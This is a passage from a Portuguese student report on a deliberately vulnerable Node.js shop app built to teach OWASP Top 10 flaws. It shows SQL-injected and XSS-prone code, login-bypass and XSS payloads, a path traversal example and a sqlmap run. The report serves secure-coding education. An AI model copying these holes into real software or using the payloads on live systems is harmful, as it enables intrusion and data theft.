

**LICENCIATURA EM
SEGURANÇA INFORMÁTICA EM REDES DE COMPUTADORES**

PROGRAMAÇÃO SEGURA

Trabalho Prático



David Santos – 8220651

Nuno Gomes – 8220652

ÍNDICE

1	Introdução.....	1
2	Visão Geral da Aplicação.....	2
2.1	Base de Dados.....	2
2.2	Página Principal (GET /).....	2
2.3	Autenticação de Utilizadores.....	3
2.4	Detalhes do Produto (GET/POST /products/:id).....	4
2.5	Encomendas (GET /orders, GET/POST /orders/:id)	4
2.6	Download de Recibos (GET /orders/receipt/:filename)	5
2.7	Painel de Administração (GET/POST /admin).....	5
3	Vulnerabilidades Implementadas	7
3.1	Injeção SQL (A03:2021 - Injection).....	7
3.1.1	Código Vulnerável	7
3.1.2	Exploração da vulnerabilidade	8
3.2	Cross-Site Scripting (Stored-XSS) (A03:2021 - Injection)	11
3.2.1	Código Vulnerável	11
3.2.2	Exploração da Vulnerabilidade	12
3.3	Referência Direta de Objetos Insegura (IDOR) (A01:2021 - Broken Access Control) 13	
3.3.1	Código Vulnerável	13
3.3.2	Exploração da Vulnerabilidade	13
3.4	Path Traversal (A05:2021 - Security Misconfiguration).....	14
3.4.1	Código Vulnerável	14
3.4.2	Exploração da Vulnerabilidade	15
3.5	Falhas Criptográficas (A02:2021)	17
3.5.1	Código Vulnerável	18
3.5.2	Exploração da Vulnerabilidade	18
3.6	Enumeração de Usernames (A07:2021 - Identification and Authentication Failures) 19	
3.6.1	Código Vulnerável	19
3.6.2	Exploração da Vulnerabilidade	20
3.7	Injeção SQL na Recuperação de Palavra-Passe.....	21
3.7.1	Código Vulnerável	21
3.7.2	Exploração da vulnerabilidade	22

3.8	Autenticação Insegura com JWT e XSS (A07:2021 - Identification and Authentication Failures / A03:2021 - Injection)	24
3.8.1	Código Vulnerável	24
3.8.2	Exploração da Vulnerabilidade	26
4	Versão Corrigida	28
4.1	Correção de Injeção SQL (A03:2021 - Injection)	28
4.2	Correção de Cross-Site Scripting (Stored-XSS) (A03:2021 - Injection)	30
4.3	Correção de Referência Direta de Objetos Insegura (IDOR) (A01:2021 - Broken Access Control)	32
4.4	Correção de Path Traversal (A05:2021 - Security Misconfiguration)	33
4.5	Correção de Falhas Criptográficas (A02:2021)	35
4.6	Correção de Enumeração de Usernames (A07:2021 - Identification and Authentication Failures)	35
4.7	Melhoria na Segurança do JWT (A07:2021 - Identification and Authentication Failures)	36
4.8	Mitigação de CSRF com SameSite Cookie Attribute	38
4.9	Adição de Geração de Recibos Segura	39
4.10	Alteração na Base de Dados para Suportar Recibos	40
4.11	Consideração sobre UUIDs para IDs de Encomendas	41
5	Conclusões	42

1 INTRODUÇÃO

O projeto RedTech Tools é uma aplicação web de e-commerce desenvolvida com o objetivo de demonstrar vulnerabilidades de segurança comuns em aplicações web, destinada a fins educativos no âmbito da disciplina de Programação Segura. Esta aplicação foi construída utilizando tecnologias como Node.js, Express, SQLite como base de dados e EJS como motor de templates. O principal propósito é simular um ambiente realista de uma loja online de ferramentas, onde os utilizadores podem registar-se, iniciar sessão, navegar por produtos, submeter avaliações, efetuar encomendas e consultar as suas compras e recibos. Além disso, inclui um painel de administração que permite a utilizadores com privilégios gerir utilizadores, produtos e avaliações.

A aplicação foi desenhada intencionalmente para conter várias vulnerabilidades de segurança alinhadas com o OWASP Top 10, um padrão reconhecido internacionalmente que identifica os dez tipos mais críticos de vulnerabilidades em aplicações web. Entre as vulnerabilidades implementadas encontram-se a Injeção SQL, o Cross-Site Scripting (XSS), a Referência Direta de Objetos Insegura (IDOR), o Percurso de Ficheiros/Diretórios (Path Traversal), as Falhas Criptográficas e Falhas relacionadas com más configurações. Estas vulnerabilidades foram exploradas utilizando ferramentas como o Burp Suite e Caído, que permitem a manipulação de pedidos HTTP, técnicas manuais, como a introdução de payloads maliciosos diretamente no browser, para evidenciar os riscos associados a práticas de codificação inseguras, entre outras ferramentas.

Este relatório tem como objetivo documentar o desenvolvimento da aplicação, identificar e descrever detalhadamente as vulnerabilidades implementadas, apresentar os passos para a sua exploração e, numa fase posterior, propor soluções para mitigar os riscos identificados. A análise aprofundada das vulnerabilidades e os procedimentos de exploração serão cruciais para compreender a importância de implementar boas práticas de segurança no desenvolvimento de aplicações web.


2 VISÃO GERAL DA APLICAÇÃO

A RedTech Tools simula uma loja online de ferramentas de hacking ético, oferecendo funcionalidades típicas de um sistema de e-commerce. A aplicação foi concebida para ser simples, mas funcional, permitindo uma demonstração clara das vulnerabilidades de segurança. Abaixo, apresenta-se uma descrição detalhada das principais funcionalidades e rotas da aplicação:

2.1 Base de Dados


A aplicação utiliza uma base de dados SQLite com tabelas para utilizadores (users), produtos (products), encomendas (orders) e avaliações (reviews). A estrutura foi desenhada para ser funcional, mas intencionalmente insegura, de modo a permitir a exploração das vulnerabilidades mencionadas. As tabelas incluem campos como id, username, password (em texto simples), email (users), name, price (products), userId, productId, date (orders), e productId, userId, comment (reviews), todos configurados para facilitar a demonstração das vulnerabilidades.

2.2 Página Principal (GET /)



A página principal exibe um catálogo de produtos disponíveis para compra, acompanhado de uma barra de pesquisa que permite aos utilizadores procurar produtos pelo nome. Cada produto é apresentado com o seu nome, preço e um botão para adicionar ao carrinho. Esta página está acessível a todos os utilizadores, independentemente de estarem autenticados. A funcionalidade de pesquisa, acessível através da rota **/search**, contém uma vulnerabilidade de Injeção SQL, que permite a um atacante manipular a consulta à base de dados inserindo comandos maliciosos.

2.3 Autenticação de Utilizadores




A autenticação é composta por três rotas principais:

- GET/POST **/auth/register**: Permite o registo de novos utilizadores, solicitando um nome de utilizador, email e palavra-passe. A palavra-passe é armazenada em texto simples na base de dados, introduzindo uma vulnerabilidade de Falhas Criptográficas.
- GET/POST **/auth/login**: Facilita o início de sessão dos utilizadores. Esta rota é vulnerável a Injeção SQL, permitindo o acesso não autorizado e a Enumeração de usernames, devido a mensagens de erro diferentes para "Invalid Username" e "Invalid Password".
- GET/POST **/auth/forgot-password**: Simula uma funcionalidade de recuperação de palavra-passe, mas também é suscetível a Injeção SQL.


2.4 Detalhes do Produto (GET/POST /products/:id)

Esta página mostra os detalhes de um produto específico, incluindo o nome, preço e avaliações submetidas por outros utilizadores. Os utilizadores autenticados podem submeter as suas próprias avaliações através de um formulário. No entanto, a ausência de sanitização de entrada torna esta funcionalidade vulnerável a Cross-Site Scripting (Stored-XSS). Um atacante pode, por exemplo, injetar um script como , que será executado nos browsers de outros utilizadores que acessem à página.




2.5 Encomendas (GET /orders, GET/POST /orders/:id)

A página /orders, acessível apenas a utilizadores autenticados, lista as encomendas do utilizador logado, exibindo o ID da encomenda, nome do produto, preço e data, com um botão para descarregar o recibo. Para este cenário, os utilizadores efetuam encomendas simplesmente por adicionar um produto ao carrinho. A rota /orders/:id exhibe os detalhes de uma encomenda específica, como o nome do utilizador, nome do produto, preço e data. Esta rota é vulnerável a Referência Direta de Objetos Insegura (IDOR), permitindo que qualquer utilizador acesse encomendas de outros utilizadores ao adivinhar o ID da encomenda (por exemplo, /orders/2).



2.6 Download de Recibos (GET /orders/receipt/:filename)

Após efetuar uma encomenda, é gerado automaticamente um recibo em formato de texto, armazenado na pasta receipts/. A rota /orders/receipt/:filename permite o download/acesso destes recibos, mas é vulnerável a Path Traversal. Dessa forma, um atacante pode aceder a ficheiros sensíveis fora da pasta receipts/ utilizando payloads próprios de path traversal (como ../../file.txt) , comprometendo a segurança do servidor.



2.7 Painel de Administração (GET/POST /admin)

O painel de administração é exclusivo para utilizadores com privilégios de administrador, definidos pelo campo isAdmin na base de dados. Esta secção permite gerir utilizadores, produtos e avaliações, incluindo a opção de eliminar cada um destes elementos. Contudo, um atacante pode aceder ao painel explorando a vulnerabilidade de Injeção SQL na autenticação, obtendo privilégios de administrador sem credenciais legítimas.

← → ↻

localhost:3000/admin

🔍

☆

🔄

👤

⋮

Admin Panel

Users

ID	Username	Email		Admin	Action
1	admin	admin@admin.com		Yes	Delete
103	david	david@teste.com		No	Delete
104	nuno	nuno@teste.com		No	Delete
105	joasilva	joasilva@example.com		No	Delete
106	mariasantos	mariasantos@example.com		No	Delete
107	Pedro	pedro.ferreira@example.com		No	Delete
108	dev	dev@redtechtools.com		No	Delete
109	dummyUser	dummyuser01@example.com		No	Delete

Products

ID	Name	Price	Action
1	Metasploit Pro	\$299.99	Delete
2	WiFi Pineapple	\$199.99	Delete
3	Rubber Ducky	\$49.99	Delete
4	Burp Suite Professional	\$399	Delete
5	Kali Linux Toolkit	\$0	Delete
6	Cobalt Strike	\$3500	Delete

3 VULNERABILIDADES IMPLEMENTADAS

Abaixo são apresentados os detalhes das vulnerabilidades implementadas na aplicação RedTech Tools, incluindo a explicação teórica, o código vulnerável e a demonstração prática da sua exploração.

3.1 Injeção SQL (A03:2021 - Injection)

A Injeção SQL ocorre em múltiplas rotas da aplicação, incluindo o login (/auth/login) e a funcionalidade de pesquisa (/search), quando um atacante consegue injetar comandos SQL maliciosos numa consulta à base de dados, devido à falta de sanitização ou parametrização de entradas do utilizador. Esta vulnerabilidade é classificada no OWASP Top 10 como **A03:2021 - Injection**, uma vez que permite a manipulação direta de consultas SQL, podendo levar a acesso não autorizado, extração de dados sensíveis ou até manipulação da base de dados. No caso da RedTech Tools, a ausência de consultas parametrizadas torna ambas as rotas suscetíveis a este tipo de ataque.

3.1.1 Código Vulnerável

O código vulnerável encontra-se em dois locais principais: o ficheiro routes/auth.js na rota POST /auth/login e o ficheiro routes/index.js na rota GET /search. Os trechos abaixo ilustram os problemas:

- routes/auth.js, na rota POST /auth/login:

```
// Login (SQLi and Username Enumeration)
router.post("/login", (req, res) => {
  const { username, password } = req.body;
  // Vulnerable to SQLi
  db.get(
    `SELECT * FROM users WHERE username = '${username}' AND password = '${password}'`,
    (err, user) => {
      if (err) {
        res.render("login", {
          message: "Error during login",
          isLoggedIn: false,
        });
      }
    }
  );
});
```

Explicação do Problema: A consulta SQL é construída diretamente com as entradas do utilizador (username e password) utilizando concatenação de strings, sem qualquer sanitização ou parametrização. Um atacante pode injetar um payload como **admin' --**, que comenta o resto da consulta, ignorando a

verificação da password e permitindo o login como administrador sem credenciais válidas.

- routes/index.js, na rota GET /search:

```
// Product search (SQLi)
router.get("/search", (req, res) => {
  const { query } = req.query;
  // Vulnerable to SQLi
  db.all(
    `SELECT * FROM products WHERE name LIKE '%${query}%',
    (err, products) => {
      res.render("index", {
        products,
        isLoggedIn: !!req.session.userId,
        username: req.session.username || null,
        isAdmin: req.session.isAdmin || false,
      });
    }
  );
});
```

Explicação do Problema: O parâmetro query é diretamente incorporado na consulta SQL usando concatenação de strings, sem sanitização ou parametrização. Um atacante pode injetar um payload como ' OR '1'='1, que altera a lógica da consulta para retornar todos os produtos, ou payloads mais avançados para extrair outras tabelas, como users.

Routes usando “:id” também têm esta vulnerabilidade, como por exemplo em /product/:id:

```
router.get("/:id", (req, res) => {
  const productId = req.params.id;
  // Vulnerable to SQL Injection (secondary)
  db.get(`SELECT * FROM products WHERE id = ${productId}`, (err, product) => {
    if (err || !product) {
      res.status(404).render("error", {
        message: "Product not found",
        isLoggedIn: !!req.session.userId,
        isAdmin: req.session.isAdmin || false,
      });
    }
  });
});
```

3.1.2 Exploração da vulnerabilidade

Na página de login em /auth/login, inserir o payload **admin'** – como o username, preencher o campo da password aleatoriamente e clicar em "Login".

RedTech Tools

Home Login Register

Login

Username

admin' --

Password

.....

Login

[Forgot Password?](#)

RedTech Tools

Home Admin Orders Logout

RedTech Tools

Welcome, admin!

Search products

[Metasploit Pro](#)

Ferramenta de pentest e exploração de vulnerabilidades

Price: \$299.99

Add to Cart

[Burp Suite Professional](#)

Software para testes de segurança em aplicações web

Price: \$399

Add to Cart

Add to Cart

Add to Cart


Admin Panel

Users

ID	Username	Email	Admin	Action
1	admin	admin@admin.com	Yes	Delete
103	david	david@teste.com	No	Delete
104	nuno	nuno@teste.com	No	Delete
105	joaosilva	joaosilva@example.com	No	Delete
106	mariasantos	mariasantos@example.com	No	Delete
107	Pedro	pedro.ferreira@example.com	No	Delete
108	dev	dev@redtechtools.com	No	Delete
109	dummyUser	dummyuser01@example.com	No	Delete

Resultado: O atacante é redirecionado para a página principal, autenticado como administrador, com acesso ao painel /admin.

Já para a rota **/search**, a exploração pode ser feita acedendo à página principal em / e usar a barra de pesquisa para inserir um payload como **' OR 1=1 --** no campo de pesquisa e submeter ou, mais interessante, podemos usar SQLmap para uma exploração mais avançada e organizada.



Exporação com sqlmap usando o comando:

```
~ sqlmap -u "http://192.168.2.5:3000/search?query=test" -p query -tables
```

```
~ sqlmap -u "http://192.168.2.5:3000/search?query=test" -p query --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the en
d user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program

[*] starting @ 17:11:24 /2025-05-27/

[17:11:24] [INFO] resuming back-end DBMS 'sqlite'
[17:11:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: query (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: query=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(CONCAT( 'qvzkq', 'EjLxKiFFtHIAVAjsGvhFknDZFIqqPHDS
DdykKmD'), 'qbvvq')-- GUmI
---
[17:11:24] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[17:11:24] [INFO] fetching tables for database: 'SQLite_masterdb'
current>
[5 tables]
+-----+
| orders |
| products |
| reviews |
| sqlite_sequence |
| users |
+-----+

[17:11:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.5'
[17:11:24] [WARNING] your sqlmap version is outdated

[*] ending @ 17:11:24 /2025-05-27/
```

3.2 Cross-Site Scripting (Stored-XSS) (A03:2021 - Injection)

O Cross-Site Scripting (XSS) permite que um atacante injete scripts maliciosos numa página web, que são executados no browser de outros utilizadores. No caso de XSS armazenado (Stored-XSS), o script é guardado na base de dados e executado sempre que a página é acedida. Esta vulnerabilidade é classificada no OWASP Top 10 como **A03:2021 - Injection**, devido à injeção de código em entradas não sanitizadas. Na RedTech Tools, a falta de sanitização nas avaliações de produtos permite a execução de scripts injetados por atacantes.

3.2.1 Código Vulnerável

O código vulnerável encontra-se em dois locais principais: no ficheiro `routes/products.js`, na rota POST `/products/:id/review`, e no ficheiro `views/product.ejs`, que renderiza os comentários:

- `routes/products.js`, na rota POST `/products/:id/review`:

```
router.post("/:id/review", (req, res) => {
  const { comment } = req.body;
  const productId = req.params.id;
  const userId = req.session.userId;
  if (!userId) {
    res.redirect("/auth/login");
    return;
  }
  // Escapes single quotes to avoid crashes
  Test Regex...
  const escapedComment = comment.replace(/'/g, "'");
  // Vulnerable to XSS
  db.run(
    `INSERT INTO reviews (productId, userId, comment)
      VALUES (${productId}, ${userId}, '${escapedComment}')`,
    (err) => {
      if (err) {
        res.status(500).render("error", {
```

Explicação do Problema: O campo `comment` é inserido diretamente na base de dados sem qualquer sanitização. Um atacante pode submeter um script como `<script>alert('Hacked!')</script>`, que será armazenado na tabela `reviews` e renderizado na página do produto, executando o script no browser de qualquer utilizador que a aceda.


- views/product.ejs, renderização dos comentários:

```
<div class="container mt-4">
  <h1><%= product.name %></h1>
  <p><%= product.description %></p>
  <p>Price: $<%= product.price %></p>
  <h2>Reviews</h2>
  <% reviews.forEach(review => { %>
    <p><%= review.comment %></p>
    <!-- Vulnerable to XSS -->
  <% }) %>
  <% if (isLoggedIn) { %>
    <form action="/products/<%= product.id %>/review" method="post">...
  </form>
```

Explicação do Problema: O uso do operador `<%- %>` renderiza o conteúdo de `review.comment` como **HTML bruto**, sem qualquer sanitização ou escape. Isso significa que qualquer script malicioso armazenado no campo `comment` (como `<script>alert('Hacked!')</script>`) será executado diretamente no browser do utilizador. O operador `<%- %>` é perigoso neste contexto, pois não escapa caracteres especiais (ex: `<`, `>`), permitindo a execução de código injetado. Deveria ser usado o operador `<%= %>`, que escapa o HTML, ou uma sanitização adicional deveria ser aplicada ao `comment` antes de ser renderizado.

3.2.2 Exploração da Vulnerabilidade

Com sessão iniciada, o atacante pode explorar esta vulnerabilidade acedendo à página de um produto em `/products/5`, por exemplo, e submetendo uma review com um payload XSS como `<script>alert('Hacked!')</script>`.



A partir desse momento, todo utilizador que aceder à mesma página, sofrerá com a execução do payload que neste caso é um alerta com a mensagem "Hacked!".

3.3 Referência Direta de Objetos Insegura (IDOR) (A01:2021 - Broken Access Control)

A Referência Direta de Objetos Insegura (IDOR) ocorre quando um utilizador pode aceder a recursos (como dados de outros utilizadores) manipulando parâmetros de entrada, devido à ausência de verificações de autorização. Esta vulnerabilidade é classificada no OWASP Top 10 como A01:2021 - Broken Access Control, uma vez que compromete o controlo de acesso e expõe dados sensíveis. Na RedTech Tools, a falta de validação na rota `/orders/:id` permite que qualquer utilizador acesse encomendas de outros.

3.3.1 Código Vulnerável

O código vulnerável encontra-se no ficheiro `routes/orders.js`, na rota `GET /orders/:id`:

